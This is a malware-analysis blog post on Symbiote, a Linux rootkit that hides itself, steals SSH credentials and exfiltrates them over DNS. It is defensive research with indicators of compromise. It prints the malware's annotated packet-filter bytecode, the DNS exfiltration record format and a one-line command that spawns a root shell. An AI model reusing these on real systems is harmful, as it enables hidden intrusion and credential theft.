Symbiote Deep-Dive: Analysis of a New, Nearly-Impossible-to-Detect Linux Threat
This research is a joint effort between Joakim Kennedy, Security Researcher at Intezer, and the BlackBerry Threat Research & Intelligence team. It can be found in the BlackBerry blog here as well.
In biology, a symbiote is an organism that lives in symbiosis with another organism. The symbiosis can be mutually beneficial to both organisms, but sometimes it can be parasitic when one benefits and the other is harmed. A few months back, we discovered a new, undetected Linux® malware that acts in this parasitic nature. We have aptly named this malware Symbiote.
What makes Symbiote different from other Linux malware that we usually come across, is that it needs to infect other running processes to inflict damage on infected machines. Instead of being a standalone executable file that is run to infect a machine, it is a shared object (SO) library that is loaded into all running processes using LD_PRELOAD (T1574.006), and parasitically infects the machine. Once it has infected all the running processes, it provides the threat actor with rootkit functionality, the ability to harvest credentials, and remote access capability.
The Birth of a Symbiote
Our earliest detection of Symbiote is from November 2021, and it appears to have been written to target the financial sector in Latin America. Once the malware has infected a machine, it hides itself and any other malware used by the threat actor, making infections very hard to detect. Performing live forensics on an infected machine may not turn anything up since all the file, processes, and network artifacts are hidden by the malware. In addition to the rootkit capability, the malware provides a backdoor for the threat actor to log in as any user on the machine with a hardcoded password and to execute commands with the highest privileges.
Since it is extremely evasive, a Symbiote infection is likely to “fly under the radar.” In our research, we haven’t found enough evidence to determine whether Symbiote is being used in highly targeted or broad attacks.
One interesting technical aspect of Symbiote is its Berkeley Packet Filter (BPF) hooking functionality. Symbiote is not the first Linux malware to use BPF. For example, advanced backdoors attributed to the Equation Group have been using BPF for covert communication. However, Symbiote utilizes BPF to hide malicious network traffic on an infected machine. When an administrator starts any packet capture tool on the infected machine, BPF bytecode is injected into the kernel that defines which packets should be captured. In this process, Symbiote adds its bytecode first so it can filter out network traffic that it doesn’t want the packet-capturing software to see.
Evasion Techniques

Symbiote is very stealthy. The malware is designed to be loaded by the linker
via the LD_PRELOAD directive. This allows it to be loaded before any other
shared objects. Since it is loaded first, it can “hijack the imports” from the
other library files loaded for the application. Symbiote uses this to hide its
presence on the machine by hooking libc and libpcap functions. The image
below shows a summary of the malware’s evasions.
Host Activity

The Symbiote malware, in addition to hiding its own presence on the machine, also hides other files related to malware likely deployed with it. Within the binary, there is a file list that is RC4 encrypted. When hooked functions are called, the malware first dynamically loads libc and calls the original function. This logic is used in all hooked functions. An example is shown in Figure 2 below.
If the calling application is trying to access a file or folder under /proc,
the malware scrubs the output from process names that are on its list. The
process names in the list below were extracted from the samples we have
discovered.
certbotx64certbotx86javautilsjavaserverx64javaclientex64javanodex86
If the calling application is not trying to access something under /proc, the
malware instead scrubs the result from a file list. The files extracted from
all the samples we examined are shown in the list below. Some of the file names
match those used by Symbiote, while others match names of files suspected to be
tools used by the threat actor on the infected machine. The list includes the
following files.
apache2startapache2stopprofiles.php404erro.phpjavaserverx64javaclientex64javanodex86liblinux.sojava.hopen.hmpt86.hsqlsearch.phpindexq.phpmt64.socertbot.hcert.hcertbotx64certbotx86javautilssearch.so
One consequence of Symbiote being loaded into processes via LD_PRELOAD is
that tools like ldd, a utility that prints the shared libraries required by
each program, will list the malware as a loaded object. To counter this, the
malware hooks execve and looks for calls to this function with the environment
variable LD_TRACE_LOADED_OBJECTS set to 1. To understand why, it’s worth
looking at the manual page for ldd:
In the usual case, ldd invokes the standard dynamic linker (see ld.so(8)) with the LD_TRACE_LOADED_OBJECTS environment variable set to 1. This causes the dynamic linker to inspect the program’s dynamic dependencies, and find (according to the rules described in ld.so(8)) and load the objects that satisfy those dependencies. For each dependency, ldd displays the location of the matching object and the (hexadecimal) address at which it is loaded. (The linux-vdso and ld-linux shared dependencies are special; see vdso(7) and ld.so(8).)
When the malware detects this, it executes the loader as ldd does, but it scrubs its own entry from the result.
Network Activity
Symbiote also has functionality to hide network activity on the infected
machine. It uses three different methods to accomplish this. The first method
involves hooking fopen and fopen64. If the calling application tries to
open /proc/net/tcp, the malware creates a temp file and copies the first line
to that file. After that, it scans each line for the presence of specific
ports. If the malware finds a port it’s searching for on a line it’s scanning,
it skips to the next line. Otherwise, the line is written to the temp file.
Once the original file has been completely processed, the malware closes the
file and returns the file descriptor of the temp file back to the caller.
Essentially, this gives the calling process a scrubbed result, which excludes
all entries of the network connections that the malware wants to hide.
The second method Symbiote uses to hide its network activity is by hijacking any injected packet filtering bytecode. The Linux kernel uses extended Berkeley Packet Filter (eBPF) to allow packet filtering based on rules provided from a userland process. The filtering rule is provided as eBPF bytecode that the kernel executes on a virtual machine (VM). This minimizes the context switching between kernel and userland, providing a performance boost since the kernel performs the filtering directly.
If an application on the infected machine tries to perform packet filtering
with eBPF, Symbiote hijacks the filtering process. First, it hooks the libc
function setsockopt. If the function is called with the option
SO_ATTACH_FILTER, which is used to perform packet filtering on a socket, it
prepends its own bytecode before the eBPF code provided by the calling
application.
Code Snippet 1 shows an annotated version of the bytecode injected by one of the Symbiote samples. The bytecode “drops” if they match the following conditions:
- IPv6 (TCP or SCTP) and src port (43253 or 43753 or 63424 or 26424)
- IPv6 (TCP or SCTP) and dst port 43253
- IPv4 (TCP or SCTP) and src port (43253 or 43753 or 63424 or 26424)
- IPv4 (TCP or SCTP) and dst port (43253 or 43753 or 63424 or 26424)
While this bytecode only drops packets based on ports, we have also observed filtering of traffic based on IPv4 addresses. In all cases, the filtering operates on both inbound and outbound traffic from the machine, to hide both directions of the traffic. If the conditions are not met, it just jumps to the start of the bytecode provided by the calling application.
The bytecode extracted from one of the samples, as shown in Code Snippet 1, consists of 32 instructions. This code can’t be injected into the kernel on its own, because it assumes that more bytecode exists after it. There are a few jumps in this bytecode that skip to the beginning of the bytecode provided by the calling process. Without the caller’s bytecode, the injected bytecode would jump out-of-bounds, which is not allowed by the kernel. Bytecode like this either has to be handwritten or by patching compiler generated-bytecode. Either option suggests that this malware was written by a skilled developer.
; Load Ether frame type from the packet.
0x00: 0x28 0x00 0x00 0x000c  ldabsh 0xc
; Jump if it's not IPv6 (0x86DD)
0x01: 0x15 0x00 0x0b 0x86dd	 jeq r0, 0x86dd, +0, +0x0b (jump to 0xd)
; Load IPv6 next header into register.
0x02: 0x30 0x00 0x00 0x0014	 ldabsb 0x14
; Short jump if SCTP
0x03: 0x15 0x02 0x00 0x0084	 jeq r0, 0x84, +0x2 (jump to 0x6)	  ; SCTP
; Short jump if TCP
0x04: 0x15 0x01 0x00 0x0006	 jeq r0, 0x6, +0x1 (jump to 0x6)		 ; TCP
; Jump to original byte code if UDP
0x05: 0x15 0x00 0x1a 0x0011	 jeq r0, 0x11, +0x1a (jump to 0x20)	 ; UDP

; Load TCP src port into register.
0x06: 0x28 0x00 0x00 0x0036	 ldabsh 0x36
; Jump to drop the packet if port 43253.
0x07: 0x15 0x17 0x00 0xa8f5	 jeq r0, 0xa8f5, +0x17 (jump to 0x1f) ; 43253
; Jump to drop the packet if port 43753.
0x08: 0x15 0x16 0x00 0xaae9	 jeq r0, 0xaae9, +0x16 (jump to 0x1f) ; 43753
; Jump to drop the packet if port 63424.
0x09: 0x15 0x15 0x00 0xf7c0	 jeq r0, 0xf7c0, +0x15 (jump to 0x1f) ; 63424
; Jump to drop the packet if port 26424.
0x0a: 0x15 0x14 0x00 0x6738	 jeq r0, 0x6738, +0x14 (jump to 0x1f) ; 26424

; Load TCP dst port into register.
0x0b: 0x28 0x00 0x00 0x0038	 ldabsh 0x38
; Jump to drop packet if port 43253 else jump to 0x1c.
0x0c: 0x15 0x12 0x0f 0xa8f5	 jeq r0, 0xa8f5, +0xf12 (jump to 0x1f) (jump to 0x1c) ; 43253

; Ether frame type check for IPv4 (0x0800)
0x0d: 0x15 0x00 0x12 0x0800	 jeq r0, 0x800, +0x1200 (jump to 0x20)
; Load IPv4 next header field into register.
0x0e: 0x30 0x00 0x00 0x0017	 ldabsb 0x17
; Short jump if SCTP.
0x0f: 0x15 0x02 0x00 0x0084	 jeq r0, 0x84, +0x2 (jump to 0x12)	 ; SCTP
; Short jump if TCP.
0x10: 0x15 0x01 0x00 0x0006	 jeq r0, 0x6, +0x1 (jump to 0x12) 	 ; TCP
; Jump to original byte code if UDP.
0x11: 0x15 0x00 0x0e 0x0011	 jeq r0, 0x11, +0xe00 (jump to 0x20)  ; UDP

; Load IPv4 flag into register.
0x12: 0x28 0x00 0x00 0x0014	 ldabsh 0x14
; Jump to original byte code if flags are set.
0x13: 0x45 0x0c 0x00 0x1fff	 jset r0, 0x1fff, +0xc (jump to 0x20)

; Load Internet Header Length into x.
0x14: 0xb1 0x00 0x00 0x000e	 ldxmsh 0x0e
; Load TCP src port into register.
0x15: 0x48 0x00 0x00 0x000e	 ldindh r0, 0xe
; Jump to drop the packet if port 43253.
0x16: 0x15 0x08 0x00 0xa8f5	 jeq r0, 0xa8f5, +0x8 (jump to 0x1f) ; 43253
; Jump to drop the packet if port 43753.
0x17: 0x15 0x07 0x00 0xaae9	 jeq r0, 0xaae9, +0x7 (jump to 0x1f) ; 43753
; Jump to drop the packet if port 63424.
0x18: 0x15 0x06 0x00 0xf7c0	 jeq r0, 0xf7c0, +0x6 (jump to 0x1f) ; 63424
; Jump to drop the packet if port 26424.
0x19: 0x15 0x05 0x00 0x6738	 jeq r0, 0x6738, +0x5 (jump to 0x1f) ; 26424

; Load TCP dst port into register.
0x1a: 0x48 0x00 0x00 0x0010	 ldindh r0, 0x10
; Jump to drop the packet if port 43253.
0x1b: 0x15 0x03 0x00 0xa8f5	 jeq r0, 0xa8f5, +0x3 (jump to 0x1f) ; 43253
; Jump to drop the packet if port 43753.
0x1c: 0x15 0x02 0x00 0xaae9	 jeq r0, 0xaae9, +0x2 (jump to 0x1f) ; 43753
; Jump to drop the packet if port 63424.
0x1d: 0x15 0x01 0x00 0xf7c0	 jeq r0, 0xf7c0, +0x1 (jump to 0x1f) ; 63424

; Jump to drop packet if true otherwise jump to original byte code.
0x1e: 0x15 0x00 0x01 0x6738	 jeq r0, 0x6738, +0x100 (jump to 0x20); 26424
; Drop packet by returning 0.
0x1f: 0x06 0x00 0x00 0x0000	 ret 0
0x20: // Original byte code.
Code Snippet 1: Annotated bytecode extracted from one of the Symbiote samples.
The third method Symbiote uses to hide its network traffic is to hook libpcap
functions. This method is used by the malware to filter out UDP traffic to
domain names it has in a list. It hooks the functions pcap_loop and
pcap_stats to accomplish this task. For each packet that is received,
Symbiote checks the UDP payload for substrings of the domains it wants to
filter out. If it finds a match, the malware ignores the packet and increments
a counter. The pcap_stats uses this counter to “correct” the number of
packets processed by subtracting the counter value from the true number of
packets processed. If a packet payload does not contain any of the strings it
has in its list, the original callback function is called. This method is used
to filter out UDP packets, while the bytecode method is used to filter out TCP
packets. By using all three of these methods, the malware ensures that all
traffic is hidden.
Symbiote Objectives
The malware’s objective, in addition to hiding malicious activity on the
machine, is to harvest credentials and to provide remote access for the threat
actor. The credential harvesting is performed by hooking the libc read
function. If an ssh or scp process is calling the function, it captures the
credentials. The credentials are first encrypted with RC4 using an embedded
key, and then written to a file. For example, one of the versions of the
malware writes the captured credentials to the file /usr/include/certbot.h.
In addition to storing the credentials locally, the credentials are exfiltrated. The data is hex encoded and chunked up to be exfiltrated via DNS address (A) record requests to a domain name controlled by the threat actor. The A record request has the following format:
%PACKET_NUMBER%.%MACHINE_ID%.%HEX_ENC_PAYLOAD%.%DOMAIN_NAME%Code Snippet 2: Structure of DNS request used by Symbiote to exfiltrate data.
The malware checks if the machine has a nameserver configured in
/etc/resolv.conf. If it doesn’t, Google’s DNS (8.8.8.8) is used. Along with
sending the request to the domain name, Symbiote also sends it as a UDP
broadcast.
Remote access to the infected machine is achieved by hooking a few Linux Pluggable Authentication Module (PAM) functions. When a service tries to use PAM to authenticate a user, the malware checks the provided password against a hardcoded password. If the password provided is a match, the hooked function returns a success response. Since the hooks are in PAM, it allows the threat actor to authenticate to the machine with any service that uses PAM. This includes remote services such as Secure Shell (SSH).
If the entered password does not match the hardcoded password, the malware
saves and exfiltrates it as part of its keylogging functionality. Additionally,
the malware sends a DNS TXT record request to its command-and-control (C2)
domain. The TXT record has the format of %MACHINEID%.%C2_DOMAIN%. If it gets
a response, the malware base64 decodes the content, checks if the content has
been signed by a correct ed25519 private key, decrypts the content with RC4,
and executes the shell script in a spawned bash process. This functionality can
operate as a break-glass method for regaining access to the machine in case the
normal process doesn’t work.

Once the threat actor has authenticated to the infected machine, Symbiote
provides functionality to gain root privileges. When the shared object is first
loaded, it checks for the environment variable HTTP_SETTHIS. If the variable
is set with content, the malware changes the effective user and group ID to the
root user, and then clears the variable before executing the content via the
system command.
This process requires that the SO has the
setuid permission flag set. Once the
system command has exited, Symbiote also exits the process, to prevent the
original process from executing. Figure 3 below shows the code executed. This
allows for spawning a root shell by running
HTTP_SETTHIS="/bin/bash -p" /bin/true as any user in a shell.
Network Infrastructure

The domain names used by the Symbiote malware are impersonating some major Brazilian banks. This suggests that these banks or their customers are the potential targets. Using the domain names utilized by the malware, we managed to uncover a related sample that was uploaded to VirusTotal with the name certbotx64. This file name matches one of those listed as a file to hide in one of the Symbiote samples we originally obtained. The file was identified as an open-source DNS tunneling tool called dnscat2.
The sample had a configuration in the binary that used the
git[.]bancodobrasil[.]dev domain as its C2 server. During the months of
February and March, this domain name resolved to an IP address that is linked
to Njalla’s Virtual Private Server (VPS) service. Passive DNS records showed
that the same IP address was resolved to ns1[.]cintepol[.]link and
ns2[.]cintepol[.]link a few months earlier. Cintepol is an
intelligence portal
provided by the Federal Police of Brazil. The portal allows police officers to
access different databases provided by the federal police as part of their
investigations. The nameserver used for this impersonating domain name was
active from the middle of December 2021 to the end of January 2022.
Also starting in February of 2022, the name servers for the domain caixa[.]wf
were pointing to another Njalla VPS IP. Figure 4 below shows a timeline of
these events. In addition to the network infrastructure, the timestamps of when
the files were submitted to VirusTotal are included. These three Symbiote
samples were uploaded by the same submitter from Brazil. It appears that the
files were submitted to VirusTotal before the infrastructure went online.
Given that these files were submitted to VirusTotal prior to the infrastructure going online, and because some of the samples included rules to hide local IP addresses, it is possible that the samples were submitted to VirusTotal to test Antivirus detection before being used. Additionally, a version that appears to be under development was submitted at the end of November from Brazil, further suggesting VirusTotal was being used by the threat actor or group behind Symbiote for detection testing.
Similarity to Other Malware

Symbiote appears to be designed for both credential stealing and to provide remote access to infected Linux servers. Symbiote is not the first Linux malware developed for this goal. In 2014, ESET released an in-depth analysis of Ebury, an OpenSSH backdoor that also performs credential stealing. There are some similarities in the techniques used by both malware families. Both use hooked functions to capture credentials and exfiltrate the captured data as DNS requests. However, the authentication method to the backdoor used by the two malware families is different. When we first analyzed the samples with Intezer Analyze, only unique code was detected (Figure 5). As no code is shared between Symbiote and Ebury/Windigo or any other known malware, we can confidently conclude that Symbiote is a new, undiscovered Linux malware.
Conclusion
Symbiote is a malware that is highly evasive. Its main objective is to capture credentials and to facilitate backdoor access to infected machines. Since the malware operates as a userland level rootkit, detecting an infection may be difficult. Network telemetry can be used to detect anomalous DNS requests and security tools such as antivirus (AVs) and endpoint detection and response (EDRs) should be statically linked to ensure they are not “infected” by userland rootkits.
Indicators of Compromise (IoCs)
Hashes
Hash                                                           Notes
121157e0fcb728eb8a23b55457e89d45d76aa3b7d01d3d49105890a00662c924	"kerneldev.so.bkp." Appears to be an early development build.
f55af21f69a183fb8550ac60f392b05df14aa01d7ffe9f28bc48a118dc110b4c	"mt64_.so." Missing credential exfiltration over DNS.
ec67bbdf55d3679fca72d3c814186ff4646dd779a862999c82c6faa8e6615180	"search.so." First sample with credential exfiltration of DNS.
a0cd554c35dee3fed3d1607dc18debd1296faaee29b5bd77ff83ab6956a6f9d6	"liblinux.so."
45eacba032367db7f3b031e5d9df10b30d01664f24da6847322f6af1fd8e7f01	"certbotx64." dnscat2
Ports Hidden
45345
34535
64543
24645
47623
62537
43253
43753
63424
26424
Domains Hidden
assets[.]fans
caixa[.]cx
dpf[.]fm
bancodobrasil[.]dev
cctdcapllx0520
cctdcapllx0520[.]df[.]caixa
webfirewall[.]caixa[.]wf
caixa[.]wf
Process Names Hidden
javaserverx64
javaclientex64
javanodex86
apache2start
apache2stop
[watchdog/0]
certbotx64
certbotx86
javautils
File Names Hidden
apache2start
apache2stop
profiles.php
404erro.php
javaserverx64
javaclientex64
javanodex86
liblinux.so
java.h
open.h
mpt86.h
sqlsearch.php
indexq.php
mt64.so
certbot.h
cert.h
certbotx64
certbotx86
javautils
search.so
Credential Exfil Domains
*.x3206.caixa.cx
*.dev21.bancodobrasil.dev
Note
Learn more about Intezer